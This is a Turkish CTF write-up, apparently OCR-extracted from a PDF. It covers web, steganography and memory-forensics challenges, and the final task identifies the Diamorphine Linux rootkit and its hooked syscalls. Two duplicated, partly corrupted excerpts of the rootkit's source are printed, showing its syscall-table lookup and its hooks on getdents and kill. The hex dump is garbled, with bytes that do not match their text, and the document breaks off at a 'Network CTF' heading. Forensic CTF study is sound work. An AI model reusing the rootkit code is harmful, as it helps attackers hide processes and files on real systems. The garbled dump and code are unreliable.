
Styles Computed Layout Event Listeners >

```
element.style {
}
body {
  font-family: "VT323", monospace;
  color: white;
}
```

Yorum satırında olan dosyaya gidildiğinde bir hint vermekte.




Ardından /robots.txt'e gidilmiş ve değer encode edildiğiine header'ı bozuk bir image dosyasının yolu verilmiştir.



Header düzeltildmiştir..

Analyze file signatures			
File	Signature	Type	Description
canakkale.jpg	AB CD EF EB 00 10 4A 46 49 46 00 01 B1 01 00 6B	JFIF	JPEG image
I08	00 60 00 FF EE 00 22 45 79 69 00 00 4D 40	*_x	Exif, MM
I08	00 2A 00 00 00 00 01 01 12 00 03 00 00 00 01	*	
I30	01 01 00 00 00 00 00 FF EC 00 11 44 75 63 68	_Duck	
I40	79 00 01 00 04 00 00 00 FF E1 03 66 68 y.....P..B..fh	Adobe.c	
I50	74 74 79 2F 2F 6E 73 2E 61 64 6F 62 65 2E 63	http://ns.adobe.c	
I60	6F 0D 2F 78 61 70 2F 31 2E 30 00 2C 78 70	om/xap/l/1.0/<xp	
I70	cket begin?"@]	<xp	
I70	61 63 6B 65 74 20 62 65 67 69 6E 3D 22 EF BB BF	id="WMSM0MpCeHl"	
I80	22 26 60 64 3D 22 57 35 40 3D 49 79 43 65 68 69	XPOS	
I90	48 7A 72 65 53 7A 44 54 63 7A 68 63 39 64 22 3F	Hdrz=NTZczk9d#%	
I90	3E 80 0A 3C 78 3A 78 6D 65 74 61 78 6D 20	>...<xmpmeta xm	
I90	6C 6E 73 7A 78 3D 20 22 61 64 6F 62 65 3A 6E 73 3A	adobeins:	
I90	65 6D 74 61 2F 22 28 78 3A 78 60 70 74 68 30 22	meta"/>xmpth="	
I90	41 64 6F 65 28 58 59 20 43 6F 72 65 29 45	Adobe XMP Core 5	
I90	EE 2E 33 20 33 60 31 28 36 36 2E 31 34 35 36 36	3-c011 66.14566	
IF0	31 2C 20 32 30 31 22 32 30 2F 30 36 20 31 24	1, 2012/02/06-14	
I04	0A 35 30 32 34 32 27 28 20 28 20 29 20 22 23 E	56:27	
I10	00 0A 00 3C 72 64 66 53 4A 52 44 26 78 60 6C 6E	><rdf:RDF xmlns	
I20	73 7A 72 64 66 30 22 68 74 7A 78 3A 2F 2F 77 77	srif="http://www.w3.org/1999/02	
I30	77 2E 77 33 2E 6F 72 67 2F 31 39 39 29 30 2E	72-rrf-syntax-n	
I40	2F 32 32 2D 72 64 66 30 73 79 6E 74 61 78 20 6E	/2D	
I50	73 23 22 3E 00 80 09 09 3C 72 64 66 3A 44 65 73	s#">...<rdf:Des	
I60	63 72 69 70 74 69 6F 60 70 72 64 66 3A 61 62 6F	cription rdf:ab	
I70	75 74 30 22 22 20 78 60 6C 6E 73 7A 78 60 70 4D	ut="" xmlns:xmp#	
I80	4D 3D 22 68 74 74 7A 3A 2F 73 61 64 6F	M="http://ns.ad	
I90	62 65 2E 63 60 2F 78 61 79 2F 31 2E 30 2E 2F 60	be.com/xap/l/1.0/m	
I90	6D 2F 22 2E 78 60 6C 73 6A 73 74 52 65 66 3D	m/" xmlns:isRef="	
I20	22 68 74 7A 78 3A 2F 6E 73 61 64 6F 62 65	"http://ns.adob	
I20	7E 63 66 6D 72 61 78 1F 2E 30 2F 73 54 79	.com/xap/l/1.0/sty	
I30	76 65 2E 52 65 72 67 75 72 63 52 65 66 23 22	pe/ResourceRef#"	
I40	29 78 60 6C 73 2E 78 3A 78 60 70 30 22 68 74 74 70	xmns:xmp#http	
I50	3A 2F 2B 6E 73 2E 61 64 6F 62 65 2E 63 6F 60 2F	://ns.adobe.com/	
I60	78 61 79 2F 31 2E 30 2F 22 28 78 60 70 4D 40 3A	xap/l/1.0/xmpM:	
I70	4F 72 69 67 69 66 1C 44 6F 63 75 6D 65 74	OriginalDocument	
I80	45 45 53 42 44 44 44 44 44 44 44 44 44 44 44 44	QOI - The "Quite OK Image Format"	
I90	45 45 53 42 44 44 44 44 44 44 44 44 44 44 44 44	ilbm	
I90	45 45 53 42 44 44 44 44 44 44 44 44 44 44 44 44	png	

Resim dosyası bize bir php dosya yolu vermektedir.




Örnekle beraber bir metin var önmüzde, Hack kelimesinin Hcfo'a dönüşmesi için her karakterin olduğu karakter index ile shift edilmesi ve ona karşılık gelen değeri alması lazım

1. index H ve H'nin 1 Shifti yine kendisi, 2. index a karakteri kendinden 2 sonra gelen karakteri alması gerekmekte


Bu durumda Abide, Adlhj olması gerekirkene karakterini sistem 3 ile shift ettiğinde sistem Adlhh olarak kabul etmektedir.

4. Karakterden sonra, shifting 3+n olarak devam ediyor olabilir

Doğru cevabı verdikten sonra bizi farklı 2 soru beklemekte



[Bursa Anıt](#) ve [Beştepe Anıt](#)



Forensic CTF

Destan


Soruda verilen 'Destan.mp4'ün exif datasına bakıldığında commente dahil 123456789 sayılarını görüyoruz

```
guthmaer@Guthmaer:/mnt/c/ ~
```

Source Image Height	:	352
X Resolution	:	72
Y Resolution	:	72
Bit Depth	:	24
Video Frame Rate	:	1438908.416
Matrix Structure	:	1 0 0 0 1 0 0 0 1
Media Header Version	:	2101280
Media Create Date	:	0000:00:00 00:00:00
Media Modify Date	:	6534804:08:31 04:58:40
Media Time Scale	:	1438908416
Balance	:	0
Audio Format	:	mp4a
Audio Channels	:	2
Audio Bits Per Sample	:	16
Audio Sample Rate	:	48000
Handler Type	:	Metadata
Title	:	123456789
Comment	:	123456789
Subtitle	:	123456789
Category	:	123456789
Media Data Size	:	11116071
Media Data Offset	:	20295
Image Size	:	640x352
Megapixels	:	0.225
Avg Bitrate	:	1.65 Mbps
Rotation	:	0

```
guthmaer@Guthmaer:/mnt/c/
```


Bir çok farklı stegano denendikten sonra openpuff aracı ile çalıştırılmış ve flag alınmıştır.




Infection-1

*Soruda verilen mem file analizi için uygun bir ortam bulunamadığı için hex değerlerinden yararlanarak bilgi edinmeye çalışılmıştır. *


Kullanılan neredeyse çoğu analiz araçları tarafından hata allığımızdan dolayı bir tool ile tamamını çıkaramadık



Soruda rootkit istediği için bulduğumuz kernel'a özel rootkit aradık ve 2 adet rootkit bulduk. Hex değerleri içerisinde aradığımızda biri yok



ama bir diğer rootkit adı sisteme var ve downloads altına indirilmiş



Infection-3

Soruda verilen mem file aynı ve rootkit adı aynı olduğu için, rootkit hali hazırda opensource olduğu için kod okunarak hangi syscallsı çağrırdı tespit edilmeye çalışmıştır

```

infection1.memory x Diamorphine/diamorphine.c + 
github.com/m0nad/Diamorphine/blob/master/diamorphine.c

Product Team Enterprise Explore Marketplace Pricing 
Search Sign in Sign up 
m0nad / Diamorphine Public 
Code Issues Pull requests Actions Projects Wiki Security Insights 
master Diamorphine / diamorphine.c 
Go to file ... 
m0nad Fix 5.7+ kallsyms_lookup_name #26 ... ✓ 
Latest commit c042a88 on 12 May 2021 History 
3 contributors 
439 lines (398 sloc) | 19.6 kB 
1 #include <linux/sched.h> 
2 #include <linux/syscalls.h> 
3 #include <linux/dirent.h> 
4 #include <linux/slab.h> 
5 #include <linux/version.h> 
6 
7 #if LINUX_VERSION_CODE < KERNEL_VERSION(4, 13, 0) 
8 #include <asm/unistd.h> 
9 #endif 
10 
11 #if LINUX_VERSION_CODE >= KERNEL_VERSION(3, 10, 0) 
12 #include <linux/proc_ns.h> 
13 #else 
14 #include <linux/proc_fs.h> 
15 #endif 
16 
17 #if LINUX_VERSION_CODE < KERNEL_VERSION(2, 6, 20) 
18 #include <linux/file.h> 
19 #else 
20 #include <linux/fdtable.h> 
21 #endif 
22 
23 #if LINUX_VERSION_CODE <= KERNEL_VERSION(2, 6, 18) 
24 #include <linux/unistd.h> 
25 #endif 
26 
27 #ifndef __NR_getdents 
28 #define __NR_getdents 141 
29 #endif 
30 
31 #include "diamorphine.h" 
32 
33 #if IS_ENABLED(CONFIG_X86) || IS_ENABLED(CONFIG_X86_64) 
34 unsigned long __read() 
35 #elif IS_ENABLED(CONFIG_AARCH64) 
36 void (*__start_pte_mapping_prot)(phys_addr_t phys, unsigned long virt, phys_addr_t size, pptr_t prot); 
37 unsigned long __start_pte(); 
38 unsigned long __init_begin; 
39 unsigned long __init_end - start_rodata; 
40 #endif 
41 
42 static unsigned long __sys_call_table; 
43 #if LINUX_VERSION_CODE > KERNEL_VERSION(4, 16, 0) 
44 static struct sys_call_table __sys_call_table64[1]; 
45 static t_syscall orig_getdents64; 
46 static t_syscall orig_getdents; 
47 static t_syscall orig_kill; 
48 
49 #else 
50     typedef asmlinkage int (*orig_getdents_t)(unsigned int, struct linux_dirent *, 
51     unsigned long *); 
52     typedef asmlinkage int (*orig_getdents64_t)(unsigned int, 
53     struct linux_dirent64 *, unsigned long); 
54     typedef asmlinkage int (*orig_kill_t)(pid_t, int); 
55     orig_getdents_t orig_getdents; 
56     orig_getdents64_t orig_getdents64; 
57     orig_kill_t orig_kill; 
58 #endif 
59 
60 unsigned long * 
61 pt_syscall_table_bp(void) 
62 { 
63     unsigned long *syscall_table; 
64 
65 #if LINUX_VERSION_CODE > KERNEL_VERSION(4, 8, 0) 
66 #if KPROB_LOOKUP 
67     typedef unsigned long (*kallsyms_lookup_name_t)(const char *name); 
68     kallsyms_lookup_name_t kallsyms_lookup_name; 
69     register_kprobe(kp); 
70     kallsyms_lookup_name = (kallsyms_lookup_name_t) kp.addr; 
71     unregister_kprobe(kp); 
72 #endif 
73     syscall_table = (unsigned long*)kallsyms_lookup_name("sys_call_table"); 
74     return syscall_table; 
75 #else 

```

Bu soruda sıralama ve syscall isimler ilgili bir çok fazla denemeden sonra sonuca ulaşılmıştır...

```

infection1.memory x Diamorphine/diamorphine.c + 
github.com/m0nad/Diamorphine/blob/master/diamorphine.c

Product Team Enterprise Explore Marketplace Pricing 
Search Sign in Sign up 
m0nad / Diamorphine Public 
Code Issues Pull requests Actions Projects Wiki Security Insights 
master Diamorphine / diamorphine.c 
Go to file ... 
m0nad Fix 5.7+ kallsyms_lookup_name #26 ... ✓ 
Latest commit c042a88 on 12 May 2021 History 
3 contributors 
439 lines (398 sloc) | 19.6 kB 
1 #include <linux/sched.h> 
2 #include <linux/syscalls.h> 
3 #include <linux/dirent.h> 
4 #include <linux/slab.h> 
5 #include <linux/version.h> 
6 
7 #if LINUX_VERSION_CODE < KERNEL_VERSION(4, 13, 0) 
8 #include <asm/unistd.h> 
9 #endif 
10 
11 #if LINUX_VERSION_CODE >= KERNEL_VERSION(3, 10, 0) 
12 #include <linux/proc_ns.h> 
13 #else 
14 #include <linux/proc_fs.h> 
15 #endif 
16 
17 #if LINUX_VERSION_CODE < KERNEL_VERSION(2, 6, 20) 
18 #include <linux/file.h> 
19 #else 
20 #include <linux/fdtable.h> 
21 #endif 
22 
23 #if LINUX_VERSION_CODE <= KERNEL_VERSION(2, 6, 18) 
24 #include <linux/unistd.h> 
25 #endif 
26 
27 #ifndef __NR_getdents 
28 #define __NR_getdents 141 
29 #endif 
30 
31 #include "diamorphine.h" 
32 
33 #if IS_ENABLED(CONFIG_X86) || IS_ENABLED(CONFIG_X86_64) 
34 unsigned long __read() 
35 #elif IS_ENABLED(CONFIG_AARCH64) 
36 void (*__start_pte_mapping_prot)(phys_addr_t phys, unsigned long virt, phys_addr_t size, pptr_t prot); 
37 unsigned long __start_pte(); 
38 unsigned long __init_begin; 
39 unsigned long __init_end - start_rodata; 
40 #endif 
41 
42 static unsigned long __sys_call_table; 
43 #if LINUX_VERSION_CODE > KERNEL_VERSION(4, 16, 0) 
44 static struct sys_call_table __sys_call_table64[1]; 
45 static t_syscall orig_getdents64; 
46 static t_syscall orig_getdents; 
47 static t_syscall orig_kill; 
48 
49 #else 
50     typedef asmlinkage int (*orig_getdents_t)(unsigned int, struct linux_dirent *, 
51     unsigned long *); 
52     typedef asmlinkage int (*orig_getdents64_t)(unsigned int, 
53     struct linux_dirent64 *, unsigned long); 
54     typedef asmlinkage int (*orig_kill_t)(pid_t, int); 
55     orig_getdents_t orig_getdents; 
56     orig_getdents64_t orig_getdents64; 
57     orig_kill_t orig_kill; 
58 #endif 
59 
60 unsigned long * 
61 pt_syscall_table_bp(void) 
62 { 
63     unsigned long *syscall_table; 
64 
65 #if LINUX_VERSION_CODE > KERNEL_VERSION(4, 8, 0) 
66 #if KPROB_LOOKUP 
67     typedef unsigned long (*kallsyms_lookup_name_t)(const char *name); 
68     kallsyms_lookup_name_t kallsyms_lookup_name; 
69     register_kprobe(kp); 
70     kallsyms_lookup_name = (kallsyms_lookup_name_t) kp.addr; 
71     unregister_kprobe(kp); 
72 #endif 
73     syscall_table = (unsigned long*)kallsyms_lookup_name("sys_call_table"); 
74     return syscall_table; 
75 #else 


```

Flag{sys_getdents64,sys_getdents,sys_kill}

Network CTF

N-T-W-1

